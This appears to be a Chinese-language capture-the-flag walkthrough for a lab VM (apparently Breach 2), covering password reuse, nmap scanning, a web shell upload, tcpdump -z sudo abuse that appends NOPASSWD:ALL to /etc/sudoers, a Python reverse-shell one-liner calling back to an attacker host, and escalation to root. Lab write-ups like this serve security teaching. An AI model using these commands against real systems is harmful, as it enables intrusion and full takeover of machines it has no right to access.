
老外写的靶机
将Houston作为另外两个用户的密码尝试登录,milton登录成功

给了一个英语句子
Whose stapler is it?
搜索一下
grep -rino "Whose stapler is it?" /usr
$ grep -rino "Whose stapler is it?" /usr
/usr/local/bin/cd.py:16:Whose stapler is it?
$ cat /usr/local/bin/cd.py
#!/usr/bin/python

import signal
import time
import os

s = signal.signal(signal.SIGINT, signal.SIG_IGN)

countdown=3

while countdown >0:
        time.sleep(1)
        print(countdown)
        countdown -=1
if countdown <1:
        question = raw_input("Whose stapler is it?")
if question == "mine":
        os.system("echo 'Woot!'")
else:

        os.system("kill -9 %d"%(os.getppid()))
        signal.signal(signal.SIGINT, s)
输入mine成功切换到milton用户

查看网络状态发现开放了8888端口
┌──(root㉿kali)-[~]
└─# nmap -sT -p8888 192.168.110.151 -sV -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-18 19:53 CST
Nmap scan report for 192.168.110.151
Host is up (0.00033s latency).

PORT     STATE SERVICE VERSION
8888/tcp open  http    nginx 1.6.2
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME               FILENAME
| -     15-Jun-2016 20:50  oscommerce/
| 867   15-Jun-2016 18:09  index.nginx-debian.html
|_
|_http-server-header: nginx/1.6.2
MAC Address: 00:0C:29:06:78:12 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.75 seconds

打开后发现
查看可写的目录
find / -writable 2>/dev/null | grep -v 'proc' | grep -v 'sys' | grep -v 'dev'

通过这个可以写入shell获得webshell
上传了一个pownyshell

尝试tcpdump提权
echo 'echo "blumbergh ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers' > /tmp/bmfxtq && chmod +x /tmp/bmfxtq
sudo /usr/sbin/tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/bmfxtq -Z root
执行之后可以看到

先反弹shell到kali里面
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.110.129",1133));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
nc -lvnp 1133
切换交互式shell
python -c 'import pty; pty.spawn("/bin/bash")'
执行sudo -i成功切换到root
blumbergh@breach2:/var/www/html2/oscommerce/includes/work$ sudo -i
sudo -i
root@breach2:~# id
id
uid=0(root) gid=0(root) groups=0(root)

总结
1、对xss的使用更加熟练,比如使用beef-xss搭配msf进行xss反弹shell
2、增加提权知识:tcpdump提权

 浙公网安备 33010602011771号